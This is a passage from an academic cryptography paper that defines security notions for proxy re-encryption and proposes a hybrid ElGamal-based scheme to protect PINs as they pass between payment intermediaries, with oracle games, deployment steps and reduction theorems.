Part of managing the lifecycle of cryptographic keys is to ensure that they can be easily rotated at regular intervals. Key rotation is a vital function as it protects against exposure of data due to overuse of a key and also ensures that we can quickly transition from keys that may have been compromised. Due to the requirement that re-encryption key generation must be performed locally between each neighboring pair, this means that key rotation in the payments setting is relatively straightforward. In both the traditional and our desired settings, we simply locally rotate the key of a party and where appropriate recalculate the re-encryption keys with their neighbors. As there is no global key that needs to be rotated, individual key rotations can happen at each party/pair of parties without requiring coordination with all parties in the system.

4 Cryptographic Definitions and Relations

We introduce the necessary definitions to explain PRE and its security definitions. We discuss issues with the original chosen-plaintext attack (CPA) security definition, the honest re-encryption attack (HRA) strengthening, and its incomparability with chosen-ciphertext attack (CCA) security. In the full version of this paper [30] we discuss why CCA secure schemes are too inefficient for our setting, even though we need a basic level of chosen-ciphertext security, as modeled by our ciphertext-validation attack (CVA) setting. We observe that by focusing on PRE schemes with deterministic re-encryption, HRA and CCA security become comparable, allowing us to introduce hrCCA security, which models HRA security while giving adversaries chosen-ciphertext capability.

4.1 Syntax and Correctness

When clear from context, we do not make explicit the input domains to all algorithms. We assume that if an input is entered into an algorithm, then it is in the correct domain. The length of bitstring x is denoted $|x|$. We interchangeably write $f(a,b,c,\ldots)$ and $f_a(b,c,\ldots)$. Furthermore, for any adversary $\mathbf{A}$, we define

$$\Delta_{\mathbf{A}}(f_1,f_2,\ldots;g_1,g_2,\ldots) = \left|\mathbf{P}\left[\mathbf{A}^{f_1,f_2,\cdots}=1\right]-\mathbf{P}\left[\mathbf{A}^{g_1,g_2,\cdots}=1\right]\right|, \quad (1)$$

where $\mathbf{A}^{f_1,f_2,\cdots}=1$ denotes the event where $\mathbf{A}$ outputs 1 when provided oracle access to $(f_1,f_2,\ldots)$. By extension, we let $\Delta_{\mathbf{A}}(G_0;G_1)$ denote $\mathbf{A}$'s advantage in distinguishing its interaction with G_0 versus G_1 for two games G_0 and G_1.

Proxy Re-Encryption (PRE) schemes are Public-Key Encryption (PKE) schemes enhanced by a re-encrypt operation. We define PRE schemes in terms of PKE schemes, and therefore recall the definition of a PKE scheme:

Definition 1 (Public-Key Encryption Scheme)**.** *A* Public-Key Encryption scheme *consists of a tuple of algorithms* $(\mathsf{Setup}, \mathsf{KG}, \mathsf{E}, \mathsf{D})$ *with the following interfaces:*

$\mathsf{Setup}(1^\lambda) \to pp$ **: Setup** *on input security parameter* λ *outputs public parameters* pp*.*

$\mathsf{KG}(pp) \to (pk, sk)$ **: Key generation** *returns a public and secret key pair* (pk, sk)*.*

$\mathsf{E}(pk, m) \to c$ **: Encryption** *on input public key* pk *and message* m *outputs a ciphertext* c*.*

$\mathsf{D}(sk, c) \to m$ **or** $\perp$ **: Decryption** *on input a secret key* sk *and a ciphertext* c *outputs a plaintext message* m *or error symbol* $\perp$*.*

PRE enables those holding *re-encryption keys* to transform ciphertext encrypted under a user A's public key to a ciphertext under a different user B's public key. A *bidirectional* PRE scheme [19] permits a re-encryption key $rk_{A\to B}$ to be used to re-encrypt in either direction, i.e. from A to B, or from B to A. In contrast, re-encryption keys generated by *unidirectional* schemes [35] $rk_{A\to B}$ can only be used to re-encrypt in one direction, that is, from A to B, but not from B to A.

Definition 2 (Bidirectional Proxy Re-encryption Scheme)**.** *A* Bidirectional Proxy Re-Encryption scheme *is a public-key encryption scheme with re-key generation* RKG *and re-encryption* RE *functionalities. Re-key generation exposes the following interface:*

$\mathsf{RKG}(sk_i, pk_i, sk_j, pk_j) \to rk_{i\to j}$**:** *on input a source key pair* (sk_i, pk_i) *and destination key pair* (sk_j, pk_j)*,* RKG *outputs a re-encryption key* $rk_{i\to j}$*.*

Re-encryption has the following interface:

$\mathsf{RE}(rk_{i\to j}, c) \to c'$ **or** $\perp$**:** *on input a re-encryption key* $rk_{i\to j}$ *and a ciphertext* c*,* RE *outputs a transformed ciphertext* c' *or error symbol,* $\perp$*.*

Unidirectional schemes are similarly defined, except RKG no longer takes the destination secret key, sk_j, as input. The definition can be found in Appendix C.

Since a PRE scheme is an extension of a PKE scheme, PRE schemes must be correct PKE schemes as well.

Definition 3 (PKE Correctness)**.** *For all possible* (pk, sk) *generated by* $\mathsf{KG}(pp)$*, for all* m*, with probability one:*

$$\text{for all } c \leftarrow \mathsf{E}(pk, m) \quad \text{it holds that} \quad m = \mathsf{D}(sk, c)\,. \tag{2}$$

Some PRE schemes restrict how many times a ciphertext can be re-encrypted. Schemes which only permit one re-encryption are *single-hop*, such as the one proposed by Ateniese et al. [14]. *Multi-hop* PRE schemes do not restrict the number of re-encryptions, such as those of Blaze et al. [19] and Canetti and Hohenberger [20].

The correctness definition we give below is in terms of bidirectional rekey generation. The unidirectional counterpart replaces $\mathsf{RKG}(sk_i, pk_i, sk_j, pk_j)$ with $\mathsf{RKG}(sk_i, pk_i, pk_j)$.

Definition 4 (ℓ-hop Bidirectional PRE Correctness)**.** *A bidirectional PRE scheme is* ℓ*-hop correct if it is correct as a PKE scheme and for all possible* (pk_i, sk_i) *generated by* $\mathsf{KG}(pp)$ *for* $1 \le i \le \ell + 1$*, for all* $rk_{i\to i+1}$ *generated by* $\mathsf{RKG}(sk_i, pk_i, sk_{i+1}, pk_{i+1})$ *for* $1 \le i \le \ell$*, for all* m*, with probability one it holds that:*

$$c_1 = \mathsf{E}(pk_1, m) \tag{3}$$

$$c_{i+1} = \mathsf{RE}(rk_{i\to i+1}, c_i) \qquad 1 \le i \le \ell \tag{4}$$

$$m = \mathsf{D}(sk_{\ell+1}, c_{\ell+1}) \qquad . \tag{5}$$

Definition 5 (Multi-hop PRE Correctness)**.** *A PRE scheme is multi-hop correct if it is* ℓ*-hop correct for all* $\ell \ge 1$*.*

4.2 PRE Security Definitions

Throughout, we assume that adversaries are computationally-bounded. Furthermore, in-line with most prior work, we consider only static corruptions, meaning the adversary fixes in advance the keys it wishes to expose. An extension of our work could consider security in the presence of adaptive corruptions analogous to Fuchsbauer et al.'s work [29].

In the following subsections we describe the adversary's goal, the oracles it may use, and any restrictions on those oracle queries. Section 4.2.1 reviews the PRE games and settings from the literature. Section 4.2.2 delves into our core observation and contribution, which then allows us to define the new settings we use to model security for PIN translation in Section 4.2.3. Definition 6 formally describes our framework, with oracle definitions given in Figure 4, and Table 1 summarizing what oracles the adversary may access depending on the setting.

4.2.1 Adversarial Goal and Oracle Interaction

We consider standard confidentiality settings, where the adversary's goal is to distinguish the encryption of two equal-length messages m_0 and m_1 of its choosing. Section 5 relates our choice of PRE security definitions to the payment setting.

All games start with a setup phase, where first the adversary decides the total number of users present, then the game generates keys for those users, the adversary divides the users into honest and corrupt subsets, and finally the game exposes the corrupt keys to the adversary. Subsequently, the adversary enters an attack phase where it is given access to PRE functionality depending upon the setting: there are those considered in the past, CPA, CCA, and HRA, and the ones we introduce, hrCVA and hrCCA.

In all settings the adversary has access to a rekey generation oracle and a challenge oracle. We define two Re-Key Generation oracles, one for unidirectional and one for bidirectional schemes. The unidirectional oracle $O^{\text{uni}}_{\mathsf{RKG}}$ disallows re-key generation if the adversary attempts to generate a key from an honest to a corrupt party. In bidirectional schemes $rk_{i\to j}$ equals $rk_{j\to i}$, hence the bidirectional oracle $O^{\text{bi}}_{\mathsf{RKG}}$ only permits queries where either both parties are honest or both are corrupt. The challenge oracle O_{Chall} may only be queried once; we call its output the *challenge ciphertext*.

In addition to the re-key generation and challenge oracles, the CPA (chosen-plaintext attack) setting allows the adversary to also query re-encryption O_{RE}. It may not query re-encryption from honest to corrupt users. Cohen [25] points out that CPA secure PRE schemes could be trivially insecure in practice since a guarantee of CPA security does not prevent receivers from learning senders' secret keys. Hence we deem CPA security insufficient and do not consider such schemes.

As a strengthening of CPA, Cohen proposes HRA (honest-re-encryption attack) security [25], where PRE schemes must be secure against adversaries which may re-encrypt from honest to corrupt users, but only ciphertexts which are produced as the result of either an oracle encryption query, O_{E}, or a re-encryption of an O_{E} output. We denote the HRA re-encryption oracle by $O_{h\mathsf{RE}}$ to distinguish it from the CPA re-encryption oracle O_{RE}. Cohen proves that HRA implies CPA security.

As we elaborate in Section 5, HRA security does not suffice for our setting since adversaries might have access to a restricted decryption oracle. Hence we look at schemes proven secure in the CCA (chosen-ciphertext attack) setting [20, 37], where adversaries are given access to decryption oracles O_{D} for honest users. Yet all known CCA secure schemes are not efficient enough for our application, as we discuss in the full version of this paper [30]. Instead, we search for a strengthening of HRA which gives adversaries access to a decryption oracle (hrCCA) or a decryption verification oracle (hrCVA).

4.2.2 Understanding CCA Restrictions

Adding a decryption oracle O_{D} to the HRA setting without further restrictions allows adversaries to trivially win by decrypting the challenge ciphertext. Similarly, adversaries might try to re-encrypt the challenge ciphertext and then decrypt it. To prevent trivial wins in the CCA setting, Canetti and Hohenberger (CH) [20] introduce the concept of *derived ciphertexts*, where the idea is to "track" the challenge ciphertext as it gets re-encrypted, and forbid the adversary from submitting any ciphertext derived from the challenge ciphertext to O_{D}.

Defining derived ciphertexts is subtle, since if re-encryption is randomized, there could be many possible ciphertexts that derive from the challenge ciphertext. In particular, if the adversary requests a re-encryption key via O_{RKG}, then the adversary can re-encrypt with randomness of its choosing thereby making it difficult to track which ciphertexts were derived from the challenge. CH's definition of derived ciphertexts deals with these randomness issues, but as a result CCA and HRA security are incomparable; see Cohen's discussion for details [24, App. B].

We observe that many subtleties disappear when focusing on PRE schemes with *deterministic* re-encryption, where each ciphertext only has one possible re-encryption per re-encryption key. Since our proposed PRE scheme (cf. Section 6.1) has deterministic re-encryption, for our purposes it suffices to focus our formalization on such schemes. We present our definition of derived ciphertexts below, and discuss the differences with CH's definition in Appendix A.

Definition 6 (Derived Ciphertexts)**.** *Let $O_{\mathsf{RE}}(i,j,c)$ and $O_{\mathsf{RKG}}(i,j)$ represent the re-encryption and re-key generation oracles exposed to an adversary against a PRE scheme as defined in Figure 4. A ciphertext tuple (i,c) is a* derivative *of another ciphertext tuple (i^*,c^*) if one of the following holds:*

1. *$(i,c) = (i^*,c^*)$ (self or reflexive derivation),*
2. *if (i,c) is a derivative of (i',c'), where (i',c') is a derivative of (i^*,c^*) (transitive derivation),*
3. *if $c = O_{\mathsf{RE}}(i^*,i,c^*)$ (oracle derivation), or*
4. *if the adversary queries $O_{\mathsf{RKG}}(i^*,i)$, or equivalently $O_{\mathsf{RKG}}(i,i^*)$ in the bidirectional case, to get a re-encryption key $rk_{i^*\to i}$ from i^* to i, and $c = \mathsf{RE}(rk_{i^*\to i},c^*)$ (external derivation).*

4.2.3 hrCCA, hrCVA and Formal Definition

With our definition of derived ciphertexts, HRA and CCA are no longer incomparable, and we can extend HRA to a setting which allows the adversary to make queries to the decryption oracle: *hrCCA*. In the remainder of the paper, CH-CCA will refer to the CCA setting using Canetti and Hohenberger's definition of derived ciphertexts, while just CCA refers to the setting we define below.

We furthermore consider the *hrCVA* setting, which more accurately models the requirements of the payments setting; cf. Section 5. The hrCVA setting is a variant of hrCCA, where the adversary has access to a more restricted decryption oracle, O_{V}, which only checks the validity of a ciphertext.

The fact that CCA implies hrCCA, that hrCCA implies hrCVA, and hrCVA implies HRA security follows trivially from the definitions. Note that all our settings are incomparable with CH-CCA (Canetti Hohenberger CCA, cf. Section 4.2.3), since CH-CCA is incomparable with HRA. Furthermore, CH-CCA is a *replayable* CCA [21] style definition, meaning it tolerates mauling of the ciphertext, whereas our CCA definition does not.

Definition 7 (PRE-X Advantage)**.** *Consider a proxy re-encryption scheme $\mathsf{PRE} = (\mathsf{Setup},\mathsf{KG},\mathsf{E},\mathsf{D},\mathsf{RKG},\mathsf{RE})$. Let* **A** *be an adversary playing G_b denoting an execution of the*

FIGURE 4: PRE GAME ORACLES

1: **function** $O^{\text{UNI}}_{\mathsf{RKG}}(i,j)$ ▷ Unidirectional Re-key
2: **if** $i \in H, j \in C$ **then return** $\perp$
3: **return** $\mathsf{PRE.RKG}(sk_i, pk_i, pk_j)$

4: **function** $O^{\text{BI}}_{\mathsf{RKG}}(i,j)$ ▷ Bidirectional Re-key
5: **if** $i \in H, j \in C$ **then return** $\perp$
6: **if** $i \in C, j \in H$ **then return** $\perp$
7: **return** $\mathsf{PRE.RKG}(sk_i, pk_i, sk_j, pk_j)$

8: **function** $O_{\mathsf{Chall}}(i, m_0, m_1)$ ▷ Challenge
9: **if** $i \notin H$ or $|m_0| \neq |m_1|$ **then return** $\perp$
10: **return** $\mathsf{PRE.E}(pk_i, m_b)$

11: **function** $O_{\mathsf{E}}(i,m)$ ▷ Encryption
12: **return** $\mathsf{PRE.E}(pk_i, m)$

13: **function** $O_{\mathsf{RE}}(i,j,c)$ ▷ Re-encryption
14: **if** $c \in D^*$ and $j \in C$ **then return** $\perp$
15: **return** $\mathsf{PRE.RE}(rk_{i\to j}, c)$

16: **function** $O_{h\mathsf{RE}}(i,j,c)$ ▷ Honest Re-encryption
17: **if** $c \notin D^* \cup D$, or $c \in D^*$ and $j \in C$ **then**
18: **return** $\perp$
19: **return** $\mathsf{PRE.RE}(rk_{i\to j}, c)$

20: **function** $O_{\mathsf{D}}(j,c)$ ▷ Decryption
21: **if** $c \in D^*$ **then return** $\perp$
22: **return** $\mathsf{PRE.D}(sk_j, c)$

23: **function** $O_{\mathsf{V}}(j,c)$ ▷ Decryption Verification
24: **if** $\mathsf{PRE.D}(sk_j, c) = \perp$ **then return** false
25: **return** true

PRE-X game defined below, with bit $b \in \{0,1\}$. Then **A***'s* PRE-X advantage *for $X \in \{HRA, hrCVA, CCA, hrCCA\}$ is:*

$$\mathbf{Adv}_{PRE\text{-}X}(\mathbf{A}) := \Delta_{\mathbf{A}}(G_0 ; G_1) . \tag{6}$$

The game G_b consists of a Setup *and* Attack *phase:*

Setup: *Run* PRE.Setup *and give the generated public parameters to* **A***. The adversary* **A** *decides n, representing the total number of users, and splits $\{1,\ldots,n\}$ into two sets H and C, representing the honest and corrupt users, respectively. Generate n keypairs $(pk_i, sk_i) \leftarrow \mathsf{PRE.KG}$, and divide the indices of the keypairs among the sets H and C. For all $i \in H$ give* **A** *pk_i, and for all $i \in C$ give* **A** *(pk_i, sk_i).*

Attack: *For all $i, j \leq n, i \neq j$, compute the re-encryption key $rk_{i\to j}$ using* PRE.RKG*. Let D^* denote the set of ciphertexts which are derived from the output of the challenge oracle O_{Chall} (cf. Definition 6); $D^* = \emptyset$ before the challenge oracle is queried. Similarly, we let D denote the set of ciphertexts which are derived from any encryption oracle output, with $D = \emptyset$ before the encryption oracle is queried. The adversary* **A** *is given access to the oracles as defined in Figure 4 and Table 1, where* **A** *may query O_{Chall} at most once.*

At the end of the attack phase **A** *outputs a guess b'.*

Table 1: Oracle access for each attack notion. In addition to the oracles specified in the table, the adversary always has access to $O^{\text{uni/bi}}_{\mathsf{RKG}}$ and O_{Chall}.

HRA	hrCVA	hrCCA	CCA
O_{E}	O_{E}	O_{E}	
$O_{h\mathsf{RE}}$	$O_{h\mathsf{RE}}$	$O_{h\mathsf{RE}}$	O_{RE}
	O_{V}	O_{D}	O_{D}

4.3 Hybrid Encryption and PRE

Hybrid-encryption schemes combine public- and symmetric-key encryption: a Key Encapsulation Mechanism (KEM) encrypts a randomly chosen key with public-key encryption, and a Data Encapsulation Mechanism (DEM) encrypts the data under this random key with symmetric-key encryption.

Our construction is an extension of a hybrid-encryption scheme to the PRE setting: when we re-encrypt a ciphertext, we re-encapsulate the KEM output. In preparation, we formally define the components making up *Hybrid-PRE*, namely a DEM and a *key re-encapsulation mechanism* (KREM). In the interest of brevity, and due to their similarity with Definition 3 and 4, the Hybrid-PRE correctness definitions are in Appendix C.

Much as KEMs are similar to PKE schemes, KREMs are similar to PRE schemes with the main difference being that KREMs do not take plaintext as input, and output uniform random keys. As with PRE and PKE, we define KREMs as KEMs with additional functionality.

Definition 8 (Key Encapsulation Mechanism)**.** *A* Key Encapsulation Mechanism (KEM) *consists of a tuple of algorithms* $(\mathsf{KG}, \mathsf{Encaps}, \mathsf{Decaps})$ *defined as follows:*

$\mathsf{KG} \to (pk, sk)$: Key generation *returns a public and secret key pair (pk, sk)*

$\mathsf{Encaps}(pk) \to (c, K)$: Encryption *on input the public key pk, outputs a ciphertext c and a key K*

$\mathsf{Decaps}(sk, c) \to K$ or $\perp$: Decryption *on input a secret key sk and a ciphertext c outputs a key K or error symbol $\perp$.*

We only define bidirectional KREMs. The definition can be easily modified to capture uni-directional KREMs as well.

Definition 9 (Proxy Key Re-Encapsulation Mechanism)**.** *A* Proxy Key Re-Encapsulation Mechanism (KREM) *is a KEM with the following added functionality:*

$\mathsf{RKG}(sk_i, pk_i, sk_j, pk_j) \to rk_{i\to j}$: ReKeyGen *takes as input a source key pair (sk_i, pk_i) and a destination key pair (sk_j, pk_j) and outputs a re-encapsulation key $rk_{i\to j}$.*

$\mathsf{ReEncaps}(rk_{i\to j}, c) \to c'$ or $\perp$: ReEncapsultion *takes as input a re-encapsulation key $rk_{i\to j}$ and a ciphertext c and outputs a transformed ciphertext c' or error symbol $\perp$.*

Definition 10 (Data Encapsulation Mechanism)**.** *A* Data Encapsulation Mechanism (DEM) *consists of a tuple of algorithms* $(\mathsf{KG}, \mathsf{E}, \mathsf{D})$ *defined as follows:*

$\mathsf{KG}(pp) \to K$: Key generation *returns a secret key K*

$\mathsf{E}(K, m) \to c$: Encryption *on input a key K and a message m, outputs a ciphertext c.*

$\mathsf{D}(K, c) \to m$ or $\perp$: Decryption *on input a secret key K and a ciphertext c outputs a message m or error symbol $\perp$.*

Definition 11 (DEM-CCA Advantage)**.** *Consider a DEM* $(\mathsf{KG}, \mathsf{E}, \mathsf{D})$*, then the DEM-CCA advantage of an adversary* **A** *against it is*

$$\mathbf{Adv}_{DEM}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}(\mathsf{E}_K, \mathsf{D}_K; \$, \mathsf{D}_K)\,, \tag{7}$$

where $K \xleftarrow{\$} \mathsf{KG}$, $\$(x)$ returns independent, uniform random strings of length $|E_K(x)|$, and **A** *may query its left oracle only once and may not use the output of its left oracle as input to its right oracle.*

KREM security can be defined in the same settings as PRE security, but we only need to focus on hrCCA KREM security. The *KREM-hrCCA* game is the same as our PRE hrCCA game, except encryption, re-encryption, and decryption are replaced by encapsulation, re-encapsulation, and decapsulation. We also use the same concept of derived ciphertexts to prevent trivial wins. The definition of KREM-hrCCA advantage can be found in Appendix C under Definition 19, with oracle definitions found in Figure 8.

The following theorem follows from a straightforward hybrid argument, similar to how Giacon, Kiltz, and Poettering [33] prove the same result for traditional hybrid-encryption in the multi-user setting.

Theorem 1. *Combining an hrCCA KREM with a CCA DEM results in an hrCCA PRE scheme, i.e. we can construct efficient adversaries* **B** *and* **C** *such that*

$$\mathbf{Adv}_{PRE}(\mathbf{A}) \leq 2 \cdot \mathbf{Adv}_{KREM}(\mathbf{B}) + \mathbf{Adv}_{DEM}(\mathbf{C})\,. \tag{8}$$

5 PIN Translation using PRE

Recall that our objective is to transmit a PIN from the PoS terminal to the consumer bank, while ensuring confidentiality of the PIN from the intermediate parties. Using a PRE scheme which satisfies our PRE-CVA notion gives this guarantee and mitigates the threats outlined in Section 3.1. The reason we only consider CVA attacks is because the final PIN verification only outputs a true/false whether the ciphertext is valid and the PIN matched or not. Thus we do need to be concerned with adversaries having access to a full decryption oracle. In the rest of this section we describe how the various PRE algorithms would be used by each participant in the payment ecosystem.

5.1 General Construction

Since banks and payment gateways join the payments ecosystem dynamically (i.e. the network is not static), and since PoS terminals are deployed on demand, we decompose our system based on two processes: enrollment of new parties and processing online transactions.

We assume an initial setup has been performed, where a PRE scheme $\mathsf{PRE} = (\mathsf{Setup}, \mathsf{KG}, \mathsf{E}, \mathsf{D}, \mathsf{RE})$ is chosen, and $\mathsf{PRE.Setup}$ invoked to generate public parameters for use in all future PRE operations. These parameters must be shared with all parties in the ecosystem, and therefore, it is ideally generated by the network processors and forms part of some global standard.

5.1.1 Enrollment

Network processors (e.g., Visa) continuously add merchant and consumer banks to their network, and are responsible for managing keys to route transactions between any pair of banks; similarly, merchant banks enroll new payment gateways dynamically, and are responsible for key management for all PoS devices. To that end, we introduce an *HSM-backed key manager* at each network processor, merchant bank, and consumer bank following the requirements presented in Section 3.4 – note that the key managers are only used during key ceremonies for generating key material, and not during payment transactions (thus reducing our reliance on HSMs).

Here we elaborate on how a bidirectional PRE scheme can be applied to perform PIN translation. First we focus on the initial key management steps that must be performed.

To enroll a bank, the network processor generates a keypair using $\mathsf{PRE.KG}$ and shares the corresponding private key with that bank's trusted key manager (using the *split knowledge* approach in Section 3.4). Using its knowledge of the merchant bank's secret key sk_{mb} and consumer bank's key sk_{cb}, the network processor's key manager uses $\mathsf{PRE.RKG}$ to generate a re-encryption key $rk_{mb\to cb}$ for its use while processing transactions. The merchant bank enrolls each payment gateway and its set of PoS devices by generating a gateway-specific keypair $(pk_{gw}, sk_{gw}) \leftarrow \mathsf{PRE.KG}$, and sharing pk_{gw} with the PoS partner, and sharing the re-encryption key $rk_{gw\to mb}$ (derived from the gateway-specific sk_{gw} and the merchant bank's own secret key sk_{mb}) with the gateway – note that sk_{mb} is not shared with any party.

5.1.2 PIN-based Transactions

Following the above key management steps, public keys and re-encryption keys will have been distributed appropriately to

all parties and now during the transaction only the consumer bank needs an HSM (to perform a decryption and a PIN verification operation). More specifically each transaction proceeds as follows:

1. Using the pk_{gw} provided by the merchant bank/PoS partner, the PoS device invokes PRE.E on the user-supplied PIN and sends the encrypted pin block to the gateway.
2. The payment gateway uses its re-encryption key $rk_{gw \to mb}$ to invoke PRE.RE, and send the re-encrypted PIN to the merchant bank.
3. The merchant bank forwards the incoming ciphertext to the network processor verbatim.
4. The network processor determines the consumer bank that must authorize the transaction. It then looks up the corresponding re-encryption key $rk_{mb \to cb}$, invokes PRE.RE, and sends on the re-encrypted PIN block.
5. The consumer bank's HSM uses the private key sk_{cb} to invoke PRE.D (producing the cleartext PIN within HSM), and authenticates the PIN based on some additional secret data needed for PIN verification.[3]

5.1.3 Bi-directional versus Uni-directional

Above we have focused on how to deploy a bidirectional PRE scheme for PIN translation and its corresponding key management. As a bidirectional scheme requires the secret keys of both parties to compute a re-encryption key, it is necessary to follow a strictly controlled process during initial setup. During enrollment/setup we need to securely share secret keys between parties (as required) just as in the traditional approach (cf. Section 3.4.1). However, after the key ceremony any involved HSMs are no longer required and hence will remain offline (unlike the traditional approach where HSMs are consistently online increasing their chance of exposure).

A further concern when using a bidirectional scheme is that leakage of a single secret key would permit an attacker with knowledge of the re-encryption keys to infer all other secret keys. Due to the fact the HSMs are only online during a transaction and also due to fact they are operated in a strictly controlled and audit manner, the risk of such an exposure is low. A simple mitigation which eliminates the risk is to delete secret key material after re-encryption keys are generated. This would however come at the expense of complicating the enrollment of new intermediaries.

The use of unidirectional PRE scheme, would both simplify the key-ceremony process and also mitigate the risk of key inference. A unidirectional scheme only needs the source secret key and destination public key to generate a re-encryption key. Sharing of the destination public key with the source can be performed in a more relaxed manner since there is little concern related to its exposure.

When a new participant enrolls, their trusted key manager (HSM) generates a key pair using PRE.KG. Now to generated a re-encryption key from Party A to Party B, Party B shared its public key with Party A. Then Party A used its secret key together with B's public to generate a re-encryption key from A to B. In this setting, as only public keys are shared between participants we do not need to use KEKs or split knowledge during key transfer, making key ceremonies much simpler. Due to the variation in re-encryption key setup, transactions based on unidirectional PRE proceed slightly differently. In the interests of space we detail a uni-directional PRE-based transaction in Appendix B.

Despite the attractive key management characteristics of unidirectional schemes all known constructions lack the level of efficiency we require for our setting. As a result in the rest of this paper we focus on how to construct a solution based on bidirectional PRE.

6 Hybrid PRE Construction

Based on an extended literature review we find that no published PRE schemes satisfy our criteria, and introduce our construction. For further details on existing literature we refer the reader to the full version [30].

6.1 Our Construction

We present our Hybrid PRE scheme and analyze its security. It is formed of a KREM, used to share a randomly chosen key, and a DEM, which encrypts the PIN under a random key protected by the KREM. Re-encryption changes the KREM output but leaves the DEM output unchanged.

As with other PRE schemes and hybrid PKE schemes [26], the basis of our scheme is ElGamal encryption [31]. Our scheme, given in Figure 5, works over a group of prime order q with generator g and uses a symmetric encryption scheme $\mathsf{SE} = (\mathsf{SE.E}, \mathsf{SE.D})$. Key Generation selects a secret key sk at random from $\mathbb{Z}_q^*$ and calculates the public key $pk = g^{sk}$. Our construction is bidirectional so re-encryption key generation PRE.RKG requires both secret keys, sk_i and sk_j. The re-encryption key from party i to party j is sk_i/sk_j.

Encryption PRE.E first performs the KREM, where a random exponent r is chosen and $c_1 = g^r$ calculated. The symmetric key K is the hash of $pk^r = g^{sk \cdot r}$; we effectively have an ephemeral-static Diffie-Hellman key. Next, the DEM runs SE.E on the input message m with the key K, to obtain c_2. The output of PRE.E is (c_1, c_2).

Decryption follows the reverse procedure. First, c_1 is decapsulated to obtain the symmetric key K, by taking the hash of $c_1^{sk} = g^{r \cdot sk}$. Then using K we call SE.D on c_2 to retrieve m. As mentioned previously, the re-encryption function PRE.RE only operates on the KREM output c_1. Here re-encryption

[3] PIN verification is generally performed using the IBM3624 method. This is based on the cleartext PIN, a secret PIN verification key and a PIN offset. As we are focused on PIN privacy we omit full details on how PIN verification is performed.

FIGURE 5: HYBRID-PRE CONSTRUCTION

function PRE.Setup(1^λ) ▷ Setup
  Choose $\mathbb{G}$ of prime order q with generator g
  return $pp = (g, q)$

function PRE.KG(pp) ▷ Key Generation
  $sk \xleftarrow{\$} \mathbb{Z}_q^*$; $pk \leftarrow g^{sk}$
  return (pk, sk)

function PRE.RKG($(pk_i, sk_i), (pk_j, sk_j)$) ▷ ReKey Generation
  $rk_{i\to j} \leftarrow sk_i / sk_j$
  return $rk_{i\to j}$

function PRE.E(pk, m) ▷ Encryption
  $r \xleftarrow{\$} \mathbb{Z}_q^*$; $c_1 \leftarrow g^r$
  $K = F(pk^r)$; $c_2 \leftarrow \mathsf{SE.E}(K, m)$
  return (c_1, c_2)

function PRE.D(sk, c) ▷ Decryption
  Parse c as (c_1, c_2)
  $K = F(c_1^{sk})$; $m \leftarrow \mathsf{SE.D}(K, c)$
  return m

function PRE.RE($rk_{i\to j}, c$) ▷ ReEncryption
  Parse c as (c_1, c_2)
  $c_1' \leftarrow c_1^{rk_{i\to j}}$
  return (c_1', c_2)

FIGURE 6: KREM CONSTRUCTION

function PRE.Setup(1^λ) ▷ Setup
  Choose $\mathbb{G}$ of prime order q with generator g
  return $pp = (g, q)$

function PRE.KG(pp) ▷ Key Generation
  $sk \xleftarrow{\$} \mathbb{Z}_q^*$; $pk \leftarrow g^{sk}$
  return (pk, sk)

function PRE.RKG($(pk_i, sk_i), (pk_j, sk_j)$) ▷ ReKey Generation
  $rk_{i\to j} \leftarrow sk_i / sk_j$
  return $rk_{i\to j}$

function PRE.Encaps(pk) ▷ Encapsulation
  $r \xleftarrow{\$} \mathbb{Z}_q^*$; $c_1 \leftarrow g^r$
  $K = F(pk^r)$;
  return (c_1, K)

function PRE.Decaps(sk, c_1) ▷ Decapsulation
  $K = F(c_1^{sk})$;
  return K

function PRE.ReEncaps($rk_{i\to j}, c_1$) ▷ ReEncaps
  $c_1' \leftarrow c_1^{rk_{i\to j}}$
  return c_1'

from party i to party j is performed by raising it to the re-encryption key $c_1^{rk_{i\to j}}$.

Figure 5 uses a generic symmetric encryption scheme SE as the DEM. The actual DEM we implement is based on standard PIN Block encryption (cf. Figure 2 and 3), which encodes the PIN based on ISO 9564-1 and then encrypts this PIN Block using 3DES using the random key protected by the KREM. This means that our DEM ensures best possible backwards compatibility.

6.2 Security Analysis

We analyze the security of our construction by analyzing the security of the Hybrid-PRE construction presented in Section 6.1 and also the DEM-CCA security of the EPB construction from Figure 3.

We rely on the gap-Strong-Diffie-Hellman (gap-SDDH) assumption in the random oracle model. This problem is the same as the ODH-RO problem [11], with the addition of $g^{1/v}$, or alternatively the SDDH assumption [43] with an oracle which returns random oracle output evaluated on X^v.

Definition 12 (gap-SDDH-RO Advantage)**.** *An adversary* **A***'s advantage in playing the gap-SDDH-RO game is*

$$\underset{\mathbf{A}}{\Delta}\left(F, F_v, g^u, g^v, g^{1/v}, F(g^{uv}); F, F_v, g^u, g^v, g^{1/v}, W\right), \quad (9)$$

where F is a random oracle, u, v, W are chosen uniformly at random, $F_v(X) := F(X^v)$, and **A** *may not call F_v on g^u.*

The KREM underlying our Hybrid PRE construction in Figure 5 is given in Figure 6, cf. Appendix C. It performs the same operations as the main PRE construction, except it does not take a plaintext as input, nor does it call the DEM. During encapsulation it outputs the key K alongside c_1.

Theorem 2. *Let* **A** *be a KREM hrCCA adversary against the KREM presented in Figure 6, then we construct a gap-SDDH-RO adversary* **B** *such that*

$$\mathbf{Adv}_{KREM}(\mathbf{A}) \leq \mathbf{Adv}_{\text{gap-SDDH-RO}}(\mathbf{B}), \quad (10)$$

where if **A** *takes time t, then* **B** *takes at most time $O(n \cdot t)$ with n the number of users.*

The proof of Theorem 2 is given in the full version [30].

Next we show that the standard PIN block encryption scheme (cf. Figure 2 and 3) is a secure DEM. This result nearly follows from the Encode-then-Encipher paradigm of Bellare and Rogaway [17], with two main differences: 1) we must now consider associated data,[4] and 2) due to our use of hybrid encryption, we need only consider one-time use of the key and cipher. The effect of this last point is that we no

[4] The encoding scheme for PIN blocks uses the PAN as additional associated data. For simplicity, we have omitted this from our earlier definitions but our results would continue to hold with its addition.

longer need to consider the collision resistance of the encoding scheme since there will only ever be one encrypt call for each DEM key.

Theorem 3. *EPB's* SE *(as defined in Figure 3) is DEM-CCA, i.e., given a DEM-CCA adversary* **A***, we can construct efficient adversaries* **B** *and* **C** *(each permitted only one query to their respective oracle) such that*

$$\mathbf{Adv}_{DEM}(\mathbf{A}) \leq \mathbf{Adv}_{\mathsf{prf}}(\mathbf{B}) + 2 \cdot \mathbf{Adv}_{\mathsf{sprp}}(\mathbf{C}) + 4 \cdot \delta.$$

